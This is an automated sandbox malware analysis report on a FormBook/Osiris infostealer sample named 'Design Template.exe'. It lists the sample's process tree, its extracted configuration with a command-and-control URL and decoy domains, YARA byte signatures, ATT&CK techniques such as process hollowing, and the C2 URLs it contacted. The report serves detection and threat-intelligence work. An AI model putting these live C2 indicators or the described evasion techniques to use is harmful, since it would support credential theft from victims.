ID: 385453
Sample Name: Design Template.exe
Cookbook: default.jbs
Time: 14:40:34
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Design Template.exe

Overview


General Information

Sample Name:	Design Template.exe
Analysis ID:	385453
MD5:	56d56566623a2b..
SHA1:	bc76bd9c064a7d..
SHA256:	5397f0168be76c7.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Osiris FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Detected Osiris Trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- Design Template.exe (PID: 3260 cmdline: 'C:\Users\user\Desktop\Design Template.exe' MD5: 56D56566623A2BC942141B56F9DD3DA5)
  - Design Template.exe (PID: 6300 cmdline: C:\Users\user\Desktop\Design Template.exe MD5: 56D56566623A2BC942141B56F9DD3DA5)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 6908 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 7036 cmdline: /c del 'C:\Users\user\Desktop\Design Template.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7052 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.zq2003.com/ma3c/"
  ],
  "decoy": [
    "bensimonconstructions.com",
    "margaretta.info",
    "getreireply.com",
    "jamierighetti.com",
    "gxjljc.com",
    "internet-exerzitien.com",
    "appetiteintelligence.com",
    "buscar-id-apple.com",
    "unique-bikinis.com",
    "enclassique.com",
    "dafontonline.com",
    "northamericancarbonexchange.com",
    "yashasvsaluja.com",
    "sn-international.com",
    "humanvitality.site",
    "sarahcasias.com",
    "xn--vrv276h3cb.com",
    "curiget.xyz",
    "anxietyattackscure.com",
    "angelstonecrystals.com",
    "onestripemed.com",
    "mirgran.com",
    "boxtechtv.com",
    "healthcontrol.net",
    "erouteescheduling.com",
    "betralifcannabis.com",
    "advancefulfillmentcenter.net",
    "graphicprofessor.com",
    "booster-tresorerie.com",
    "intibeso.xyz",
    "modomo.amsterdam",
    "rionaluo.net",
    "6streeam.xyz",
    "mobundlesco.com",
    "sacredlight.store",
    "xy4869.com",
    "xn--casamio-9za.com",
    "herma-shop.com",
    "cfphoenixmembers.com",
    "ssrpss.info",
    "realunitystudio.com",
    "itsjustinscode.com",
    "wannabebody.com",
    "bwbcoa.com",
    "unitednations-office.com",
    "dallasmalerevuetix.com",
    "bestflowersandgifts.com",
    "lojasmegamoveis.com",
    "fyahvapes.com",
    "salvofoods.com",
    "meditationwithdaniel.com",
    "2elden.com",
    "romitoart.com",
    "sci-mfg.com",
    "xn--hy1bw5cd1ic1e75g84omki.com",
    "erwinsiahaan.com",
    "landreclaim.com",
    "chuanyangwenhua.com",
    "zzfuwusheji.com",
    "cannabiss.clinic",
    "sexichef.com",
    "aymauxilia.com",
    "conchcruiserswestpalm.com",
    "rememberingedward.info"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Liebert.bmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Liebert.bmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Local\Temp\Liebert.bmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C

Memory Dumps


Source	Rule	Description	Author	Strings
00000004.00000002.329067264.00000000009A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.329067264.00000000009A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.329067264.00000000009A0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.502155001.0000000000720000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000E.00000002.502155001.0000000000720000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance



- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Detected Osiris Trojan
- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 1 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 4	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Design Template.exe	35%	Virustotal		Browse
Design Template.exe	100%	Avira	HEUR/AGEN.1106037	
Design Template.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Liebert.bmp	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\Liebert.bmp	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.1.Design Template.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.1.Design Template.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.7b4cd8.1.unpack	100%	Avira	TR/Patched.Gen		Download File
2.2.Design Template.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1106037		Download File
2.0.Design Template.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1106037		Download File
14.2.rundll32.exe.4997960.5.unpack	100%	Avira	TR/Patched.Gen		Download File
4.0.Design Template.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1106037		Download File

Domains

Source	Detection	Scanner	Label	Link
gz01.bch.baidu-itm.com	2%	Virustotal		Browse
bestflowersandgifts.com	0%	Virustotal		Browse
www.realunitystudio.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.zq2003.com/ma3c/?_h0PX=Gz+aoBPIJMIekXk3JsVdGsrVgmXfAgzKyy9hyMbSTriZHiVLNZmhNLWpckAwWma5tVpoOvHwTA==&nflpdH=xVJtBJipx	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://www.rememberingedward.info/ma3c/?nflpdH=xVJtBJipx&_h0PX=RuFpatm7w3m/GHk8xUv8fbdHxofOzIP3Dox3D+RGa/EJfN2FdDJ31PqXCKFVKmmG9jkHvetkoA==	0%	Avira URL Cloud	safe	
http://www.bestflowersandgifts.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=IYnhIGwcQmbdxEO5DsUkvq5x/f/PoDEr3kEuTATZH4q1+Xg6K+Y8FVJqSC6GxdnWJvbcnap46w==	0%	Avira URL Cloud	safe	
http://www.sexichef.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=zjRNxAcCRCg7Q4faxm7O9/wlBfqcu26Ht8wCsETVdMApM4UO++TRNwkGPLPsxzY/h5O+ZiCdmw==	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.landreclaim.com/ma3c/?_h0PX=7OYBgr9QTbWzQEqxE5F2WSPs+5f12FdEeOVATof0xMsEqgRBEzo+rxwtbbYEgcdUMYm0l9yvIw==&nflpdH=xVJtBJipx	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
www.zq2003.com/ma3c/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sci-mfg.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=6w2wX9052gwDzHc+6ODPhIZFPdBQiC5v+fUP1qbbipTXUM2PhMECBJTSXWpwe4MsJEjxMxxOZQ==	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.betralifcannabis.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=Va4Ksj86yCgOFLNPhm+pHKG99OfqBZ9kfeFppHGmoUJffb1lK9bId45lnDO36EhwcfHg23q4hQ==	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.chuanyangwenhua.com/ma3c/?_h0PX=2MgTmInwKAFXORySzOhWikkJNLfSb5eys+c5OewZSV9pJ7GqMjdkEgpEBVTJsJvFnWJ8QAWSFg==&nflpdH=xVJtBJipx	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.2elden.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=dtjU+FMvo+K0Hy2rJYJ4DlSiBEZivW2cseEeC9QykUoFZ//bqj3e3OnwJH2q0JCt3Y48Pt7erw==	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gz01.bch.baidu-itm.com	14.215.190.65	true	true	• 2%, Virustotal, Browse	unknown
yashasvsaluja.com	192.0.78.25	true	true		unknown
bestflowersandgifts.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.realunitystudio.com	204.11.56.48	true	true	• 0%, Virustotal, Browse	unknown
www.zq2003.com	47.105.113.141	true	true		unknown
rememberingedward.info	160.153.136.3	true	true		unknown
www.landreclaim.com	198.50.252.64	true	true		unknown
sexichef.com	34.102.136.180	true	false		unknown
sci-mfg.com	34.102.136.180	true	false		unknown
betralifcannabis.com	34.102.136.180	true	false		unknown
www.2elden.com	156.226.160.56	true	true		unknown
www.gxjljc.com	unknown	unknown	true		unknown
www.betralifcannabis.com	unknown	unknown	true		unknown
www.mirgran.com	unknown	unknown	true		unknown
www.modomo.amsterdam	unknown	unknown	true		unknown
www.bestflowersandgifts.com	unknown	unknown	true		unknown
www.sexichef.com	unknown	unknown	true		unknown
www.yashasvsaluja.com	unknown	unknown	true		unknown
www.rememberingedward.info	unknown	unknown	true		unknown
www.sci-mfg.com	unknown	unknown	true		unknown
www.chuanyangwenhua.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.zq2003.com/ma3c/?_h0PX=Gz+aoBPIJMIekXk3JsVdGsrVgmXfAgzKyy9hyMbSTriZHiVLNZmhNLWpckAwWma5tVpoOvHwTA==&nflpdH=xVJtBJipx	true	• Avira URL Cloud: safe	unknown
http://www.rememberingedward.info/ma3c/?nflpdH=xVJtBJipx&_h0PX=RuFpatm7w3m/GHk8xUv8fbdHxofOzIP3Dox3D+RGa/EJfN2FdDJ31PqXCKFVKmmG9jkHvetkoA==	true	• Avira URL Cloud: safe	unknown
http://www.bestflowersandgifts.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=IYnhIGwcQmbdxEO5DsUkvq5x/f/PoDEr3kEuTATZH4q1+Xg6K+Y8FVJqSC6GxdnWJvbcnap46w==	false	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.sexichef.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=zjRNxAcCRCg7Q4faxm7O9/wlBfqcu26Ht8wCsETVdMApM4UO++TRNwkGPLPsxzY/h5O+ZiCdmw==	false	• Avira URL Cloud: safe	unknown
http://www.landreclaim.com/ma3c/?_h0PX=7OYBgr9QTbWzQEqxE5F2WSPs+5f12FdEeOVATof0xMsEqgRBEzo+rxwtbbYEgcdUMYm0l9yvIw==&nflpdH=xVJtBJipx	true	• Avira URL Cloud: safe	unknown
www.zq2003.com/ma3c/	true	• Avira URL Cloud: safe	low
http://www.sci-mfg.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=6w2wX9052gwDzHc+6ODPhIZFPdBQiC5v+fUP1qbbipTXUM2PhMECBJTSXWpwe4MsJEjxMxxOZQ==	false	• Avira URL Cloud: safe	unknown
